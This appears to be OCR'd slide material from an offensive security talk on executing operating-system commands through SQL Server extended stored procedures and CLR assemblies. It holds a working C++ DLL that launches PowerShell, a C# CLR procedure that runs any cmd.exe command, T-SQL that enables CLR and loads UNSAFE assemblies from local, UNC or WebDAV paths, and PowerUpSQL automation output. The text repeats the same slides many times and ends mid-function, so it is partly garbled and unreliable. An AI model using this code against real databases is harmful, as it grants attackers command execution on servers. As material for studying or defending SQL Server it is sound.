Reference: http://stackoverflow.com/questions/12749210/how-to-create-a-simple-dll-for-a-custom-sql-server-extended-stored-procedure

Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
switch (ul_reason_for_call)
{
                case DLL_PROCESS_ATTACH:
                case DLL_THREAD_ATTACH:
                case DLL_THREAD_DETACH:
                case DLL_PROCESS_DETACH:
                break;
}

return 1;
 }

 __declspec(dllexport) ULONG __GetXpVersion() {
return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT(" -C \" 'This is a test.'|out-file c:\\temp\\test_ps2.txt \" "), TEXT(" C:\\ "), SW_SHOW);
system("PowerShell -C \"'This is a test.'|out-file c:\\temp\\test_ps1.txt\"");
return 1;
}
```

Reference: https://docs.microsoft.com/en-us/sql/relational-databases/extended-stored-procedures-programming/creating-extended-stored-procedures

Reference: http://stackoverflow.com/questions/12749210/how-to-create-a-simple-dll-for-a-custom-sql-server-extended-stored-procedure

Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
switch (ul_reason_for_call)
{
                case DLL_PROCESS_ATTACH:
                case DLL_THREAD_ATTACH:
                case DLL_THREAD_DETACH:
                case DLL_PROCESS_DETACH:
                break;
}

return 1;
 }

 __declspec(dllexport) ULONG __GetXpVersion() {
return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT(" -C \" 'This is a test.'|out-file c:\\temp\\test_ps2.txt \" "), TEXT(" C:\\ "), SW_SHOW);
system("PowerShell -C \" 'This is a test.'|out-file c:\\temp\\test_ps1.txt\" ");
return 1;
}
```

Reference: https://docs.microsoft.com/en-us/sql/relational-databases/extended-stored-procedures-programming/creating-extended-stored-procedures

Reference: http://stackoverflow.com/questions/12749210/how-to-create-a-simple-dll-for-a-custom-sql-server-extended-stored-procedure

Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
switch (ul_reason_for_call)
{
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
        break;
}

return 1;
 }

 __declspec(dllexport) ULONG __GetXpVersion() {
return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT(" -C \" 'This is a test.'|out-file c:\\temp\\test_ps2.txt \" "), TEXT(" C:\\ "), SW_SHOW);
system("PowerShell -C \"'This is a test.'|out-file c:\\temp\\test_ps1.txt\"");
return 1;
}
```

Reference: https://docs.microsoft.com/en-us/sql/relational-databases/extended-stored-procedures-programming/creating-extended-stored-procedures

Reference: http://stackoverflow.com/questions/12749210/how-to-create-a-simple-dll-for-a-custom-sql-server-extended-stored-procedure

BEYOND XP CMDSHELL: OS COMMAND EXECUTION - XP

```
-- Register xp via local disk
sp_addextendedproc ‘RunPs', ‘c:\runps.dll’

-- Register xp via UNC path
sp_addextendedproc ‘RunPs', '\\servername\pathtofile\runps.dll’

-- Register xp via webdav path
sp_addextendedproc ‘RunPs', '\\servername@80\pathtofile\runps.dll’

-- Register xp via webdav path and renamed with a .txt extension
sp_addextendedproc ‘RunPs', '\\servername@80\pathtofile\runps.txt’

-- Run xp
Exec RunPs

-- Remove xp
sp_dropextendedproc ‘RunPs’
```

Extended Stored Procedures - Automation - PowerUpSQL

Action	PowerUpSQL Function
Create DLL to Execute OS Commands via XP	Create-SQLFileXpDll
List existing XP for all databases	Get-SQLStoredProcedureXP

Extended Stored Procedure - Automation - PowerUpSQL

```
PS C:\> Import-Module .\PowerUpSQL.psd1
PS c:> Create-SQLFileXpDll -Verbose -OutFile c:\mycmd.dll -Command "echo pure evil >
c:\evil.txt" -ExportName xp_mycmd

VERBOSE:  Found buffer offset for command: 32896
VERBOSE:  Found buffer offset for function name: 50027
VERBOSE:  Found buffer offset for buffer: 50035
VERBOSE:  Creating DLL c:\mycmd.dll
VERBOSE:  - Exported function name: xp_mycmd
VERBOSE:  - Exported function command: "echo pure evil > c:\evil.txt"
VERBOSE:  - Manual test: rundll32 c:\mycmd.dll,xp_mycmd
VERBOSE:  - DLL written
VERBOSE:  SQL Server Notes
VERBOSE:  The exported function can be registered as a SQL Server extended stored
procedure...
VERBOSE:  - Register xp via local disk: sp_addextendedproc 'xp_mycmd', 'c:\myxp.dll'
VERBOSE:  - Register xp via UNC path: sp_addextendedproc 'xp_mycmd',
'\\servername\pathtofile\myxp.dll'
VERBOSE:  - Unregister xp: sp_dropextendedproc 'xp_mycmd
```

Extended Stored Procedure – Automation - PowerUpSQL

```
PS C:\> Import-Module .\PowerUpSQL.psd1
PS c:> Create-SQLFileXpDll -Verbose -OutFile c:\mycmd.dll -Command "echo pure evil >
c:\evil.txt" -ExportName xp_mycmd

VERBOSE:  Found buffer offset for command: 32896
VERBOSE:  Found buffer offset for function name: 50027
VERBOSE:  Found buffer offset for buffer: 50035
VERBOSE:  Creating DLL c:\mycmd.dll
VERBOSE:  - Exported function name: xp_mycmd
VERBOSE:  - Exported function command: "echo pure evil > c:\evil.txt"
VERBOSE:  - Manual test: rundll32 c:\mycmd.dll,xp_mycmd
VERBOSE:  - DLL written
VERBOSE:  SQL Server Notes
VERBOSE:  The exported function can be registered as a SQL Server extended stored
procedure...
VERBOSE:  - Register xp via local disk: sp_addextendedproc 'xp_mycmd', 'c:\myxp.dll'
VERBOSE:  - Register xp via UNC path: sp_addextendedproc 'xp_mycmd',
'\\servername\pathtofile\myxp.dll'
VERBOSE:  - Unregister xp: sp_dropextendedproc 'xp_mycmd
```

Extended Stored Procedure – Automation - PowerUpSQL

```
PS C:\> Import-Module .\PowerUpSQL.psd1
PS c:> Create-SQLFileXpDll -Verbose -OutFile c:\mycmd.dll -Command "echo pure evil >
c:\evil.txt" -ExportName xp_mycmd

VERBOSE:  Found buffer offset for command: 32896
VERBOSE:  Found buffer offset for function name: 50027
VERBOSE:  Found buffer offset for buffer: 50035
VERBOSE:  Creating DLL c:\mycmd.dll
VERBOSE:  - Exported function name: xp_mycmd
VERBOSE:  - Exported function command: "echo pure evil > c:\evil.txt"
VERBOSE:  - Manual test: rundll32 c:\mycmd.dll,xp_mycmd
VERBOSE:  - DLL written
VERBOSE:  SQL Server Notes
VERBOSE:  The exported function can be registered as a SQL Server extended stored
procedure...
VERBOSE:  - Register xp via local disk: sp_addextendedproc 'xp_mycmd', 'c:\myxp.dll'
VERBOSE:  - Register xp via UNC path: sp_addextendedproc 'xp_mycmd',
'\\servername\pathtofile\myxp.dll'
VERBOSE:  - Unregister xp: sp_dropextendedproc 'xp_mycmd
```

Common Language Runtime (CLR) Assemblies

CLR Assemblies- Overview

1. .net DLL method that maps to a SQL Server stored procedure ☺
2. Affected Versions: SQL Server 2008 to 2017 (so far)
3. Requires sysadmin role by default
4. Non sysadmin privileges: CREATE ASSEMBLY, ALTER ASSEMBLY, or DDL_ADMIN Role
5. Executes as the SQL Server service account

CLR Assemblies- Overview

Lots of great work by:

- Lee Christensen (@tifkin_)
- Nathan Kirk

http://sekirkity.com/command-execution-in-sql-server-via-fileless-clr-based-custom-stored-procedure/

CLR Assemblies - Instructions

1. Compile a .net assembly DLL
2. Server level setting: “clr enabled” set to 1
3. Server level setting: “clr strict security” set to 0 (2017)
4. Database level setting: “is_trustworthy” is set to “1”
   - *(or) use the default “msdb” database*
5. **Create Assembly** from the file (or hexdecimal string)
   - *assembly is stored in SQL Server Table*
6. **Create Procedure** that maps to CLR methods
7. Run your procedure

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
	[Microsoft.SqlServer.Server.SqlProcedure]	public static void cmd_exec (SqlString execCommand)
	{
		// Run command
		Process proc = new Process();
		proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
		proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
		proc.StartInfo.UseShellExecute = false;		proc.StartInfo.RedirectStandardOutput = true;
		proc.Start();

		 // Return command resutls
		SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
		SqlContext.Pipe.SendResultsStart(record);
		record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
		SqlContext.Pipe.SendResultsRow(record);
		SqlContext.Pipe.SendResultsEnd();

		proc.WaitForExit();
		proc.Close();
	}
};
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
	[Microsoft.SqlServer.Server.SqlProcedure]	public static void cmd_exec (SqlString execCommand)
	{
		// Run command
		Process proc = new Process();
		proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
		proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
		proc.StartInfo.UseShellExecute = false;		proc.StartInfo.RedirectStandardOutput = true;
		proc.Start();

		 // Return command results
		SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
		SqlContext.Pipe.SendResultsStart(record);
		record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
		SqlContext.Pipe.SendResultsRow(record);
		SqlContext.Pipe.SendResultsEnd();

		proc.WaitForExit();
		proc.Close();
	}
};
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
        [Microsoft.SqlServer.Server.SqlProcedure]    public static void cmd_exec (SqlString execCommand)
        {
                // Run command
                Process proc = new Process();
                proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
                proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
                proc.StartInfo.UseShellExecute = false;        proc.StartInfo.RedirectStandardOutput = true;
                proc.Start();

                 // Return command results
                SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
                SqlContext.Pipe.SendResultsStart(record);
                record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
                SqlContext.Pipe.SendResultsRow(record);
                SqlContext.Pipe.SendResultsEnd();

                proc.WaitForExit();
                proc.Close();
        }
};
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
        [Microsoft.SqlServer.Server.SqlProcedure]    public static void cmd_exec (SqlString execCommand)
        {
                // Run command
                Process proc = new Process();
                proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
                proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
                proc.StartInfo.UseShellExecute = false;        proc.StartInfo.RedirectStandardOutput = true;
                proc.Start();

                 // Return command results
                SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
                SqlContext.Pipe.SendResultsStart(record);
                record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
                SqlContext.Pipe.SendResultsRow(record);
                SqlContext.Pipe.SendResultsEnd();

                proc.WaitForExit();
                proc.Close();
        }
};
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
	[Microsoft.SqlServer.Server.SqlProcedure]	public static void cmd_exec (SqlString execCommand)
	{
		// Run command
		Process proc = new Process();
		proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
		proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
		proc.StartInfo.UseShellExecute = false;		proc.StartInfo.RedirectStandardOutput = true;
		proc.Start();

		// Return command results
		SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
		SqlContext.Pipe.SendResultsStart(record);
		record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
		SqlContext.Pipe.SendResultsRow(record);
		SqlContext.Pipe.SendResultsEnd();

		proc.WaitForExit();
		proc.Close();
	}
};
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - TSQL

```
-- Select the msdb database
use msdb

 -- Enable show advanced options on the server
sp_configure 'show advanced options’,1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled’,1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec ‘whoami’
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - TSQL

```
-- Select the msdb database
use msdb

 -- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - TSQL

```
-- Select the msdb database
use msdb

 -- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - TSQL

```
-- Select the msdb database
use msdb

 -- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code Sample - TSQL

```
-- Select the msdb database
use msdb

 -- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```

Reference: https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1
Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

CLR Assemblies – Code – TSQL – Select Assemblies

```
USE msdb;
SELECT      SCHEMA_NAME(so.[schema_id]) AS [schema_name],
            af.file_id,
            af.name + '.dll' as [file_name],
            asmbly.clr_name,
            asmbly.assembly_id,
            asmbly.name AS [assembly_name],
            am.assembly_class,
            am.assembly_method,
            so.object_id as [sp_object_id],
            so.name AS [sp_name],
            so.[type] as [sp_type],
            asmbly.permission_set_desc,
            asmbly.create_date,
            asmbly.modify_date,
            af.content
FROM        sys.assembly_modules am
INNER JOIN  sys.assemblies asmbly
ON      asmbly.assembly_id = am.assembly_id
INNER JOIN  sys.assembly_files af
ON     asmbly.assembly_id = af.assembly_id
INNER JOIN  sys.objects so
ON      so.[object_id] = am.[object_id]
```

Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

SQLQuery3.sql - MSSQLSRV04\SQLSERVER2014.msdb (sa (53))* - Microsoft SQL Server Manage...

File Edit View Query Project Debug Tools Window Help

New Query | msdb | Execute Debug

SQLQuery3.sql - MS...014.msdb (sa (53))*

```
SELECT SCHEMA_NAME(so.[schema_id]) AS [schema_name],
af.file_id,
af.name + '.dll' as [file_name],
asmbly.clr_name,
asmbly.assembly_id,
asmbly.name AS [assembly_name],
am.assembly_class,
am.assembly_method,
```

146 %

Results | Messages

	file_name	clr_name	assembly_id	assembly_name	assembly_class	assembly_method	sp_object_id	sp_name	sp_type	permiss
1	cmd_exec.dll	cmd_exec, version=0.0.0.0, culture=neutral, publ...	65563	my_assembly	StoredProcedures	cmd_exec	797961919	cmd_exec	PC	UNSA
2	myfile9.dll	myfile9, version=0.0.0.0, culture=neutral, publick...	65564	tWsEHgxp	GChmSf	rYefHRuo	845962090	sp_myfile9	PC	UNSA
3	myfile8.dll	myfile8, version=0.0.0.0, culture=neutral, publick...	65565	ORNCGmeoMg	FShrvHBfuO	oWAMkjlsrD	861962147	sp_myfile8	PC	UNSA
4	myfile7.dll	myfile7, version=0.0.0.0, culture=neutral, publick...	65566	wdyAnJDMYa	LkBGScVq	EhVXGdvRzf	877962204	sp_myfile7	PC	UNSA
5	myfile6.dll	myfile6, version=0.0.0.0, culture=neutral, publick...	65567	yvMRF	SHsdkwD	XCvij	893962261	sp_myfile6	PC	UNSA
6	myfile5.dll	myfile5, version=0.0.0.0, culture=neutral, publick...	65568	WvEODaX	KAoiRs	JGRfZyi	909962318	sp_myfile5	PC	UNSA
7	myfile4.dll	myfile4, version=0.0.0.0, culture=neutral, publick...	65569	jZMJOUI	tJwhyzH	kioMTOv	925962375	sp_myfile4	PC	UNSA
8	myfile3.dll	myfile3, version=0.0.0.0, culture=neutral, publick...	65570	IXJwpFaS	bOLaymiMrY	BrNvyKng	941962432	sp_myfile3	PC	UNSA
9	myfile2.dll	myfile2, version=0.0.0.0, culture=neutral, publick...	65571	bWYKQx	PZNDFeGQd	NDzMtO	957962489	sp_myfile2	PC	UNSA
10	myfile1.dll	myfile1, version=0.0.0.0, culture=neutral, publick...	65572	YbSFftPi	PSMyLRci	CljgZDKR	973962546	sp_myfile1	PC	UNSA
11	myfile10.dll	myfile10, version=0.0.0.0, culture=neutral, public...	65573	ciXwMDY	cJzGZdw	UHxbfoG	989962603	sp_myfile10	PC	UNSA

Query executed successfully. | MSSQLSRV04\SQLSERVER2014 (1... | sa (53) | msdb | 00:00:00 | 11 rows


Ready | Ln 1 | Col 3 | INS

CLR Assemblies - Automation - PowerUpSQL

Action	PowerUpSQL Function
Create Custom .net DLL with Custom Attributes	Create-SQLFileCLRDLL
Execute OS Command via CLR	Invoke-SQLOSCmdCLR
List Assembly Information	Get-SQLStoredProcedureCLR
Export Existing Assemblies	Get-SQLStoredProcedureCLR -ExportFolder c:\temp

```
PS C:\temp> $Results = Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile6.dll Assembly:pjPEkzro Class:eFgnfR Method:ZiQmtvxF Proc:sp_myfile
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating export folder: c:\temp\CLRExports
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating server folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Creating database folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014\master
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile6.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile5.dll Assembly:YAJZRWjwb Class:YpxifjnDE Method:pVIHWWXLc Proc:sp_m
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile5.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile4.dll Assembly:oYHtuPpAsi Class:dEfsaM Method:SCBHweGvRI Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile4.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile3.dll Assembly:oFRhvgrwtU Class:hKkHwnQ Method:zQfNeUKVbw Proc:sp_m
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile3.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile2.dll Assembly:rUDulPc Class:YxTAivB Method:wekgFfj Proc:sp_myfile2
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile2.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile1.dll Assembly:zRcUnuKZ Class:NadyjGClIe Method:OgoiHGWR Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile1.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile10.dll Assembly:gvCSUAaMuw Class:oFUGkHJfcI Method:MBTicRdaQG Proc
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile10.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile9.dll Assembly:jlFHb Class:qswuXeEA Method:QEilm Proc:sp_myfile9
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile9.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile8.dll Assembly:tGOpv Class:ezlwSr Method:mSskX Proc:sp_myfile8
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile8.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile7.dll Assembly:JlItjoQb Class:tkfxygPsH Method:MobKiQYa Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 :   Exporting myfile7.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in tempdb
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in model
```

Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/



Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

dnSpy 3.0.2 (x64)

File Edit View Debug Window Help C# Start

Assembly Explorer

- mscorlib (4.0.0.0)
- System (4.0.0.0)
- System.Core (4.0.0.0)
- System.Xml (4.0.0.0)
- System.Xaml (4.0.0.0)
- WindowsBase (4.0.0.0)
- PresentationCore (4.0.0.0)
- PresentationFramework (4.0.0.0)
- dnlib (1.6.0.0)
- dnSpy (3.0.2.0)
- Microsoft.SqlServer.Types (12.0.0.0)
- cmd_exec (0.0.0.0)
  - cmd_exec.dll
    - PE
    - References
    - { } -
      - <Module> @02000001
      - StoredProcedures @02000002
        - Base Type and Interfaces
        - Derived Types
        - .ctor() : void @06000002
        - cmd_exec(SqlString) : void @06000001
- System.Data (4.0.0.0)

cmd_exec(SqlString) : void

```
// StoredProcedures
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
[SqlProcedure]
public static void cmd_exec(SqlString execCommand)
{
    Process process = new Process();
    process.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
    process.StartInfo.Arguments = string.Format(" /C {0}", execCommand.Value);
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.Start();
    SqlDataRecord sqlDataRecord = new SqlDataRecord(new SqlMetaData[]
    {
        new SqlMetaData("output", SqlDbType.NVarChar, 4000L)
    });
    SqlContext.Pipe.SendResultsStart(sqlDataRecord);
    sqlDataRecord.SetString(0, process.StandardOutput.ReadToEnd().ToString());
    SqlContext.Pipe.SendResultsRow(sqlDataRecord);
    SqlContext.Pipe.SendResultsEnd();
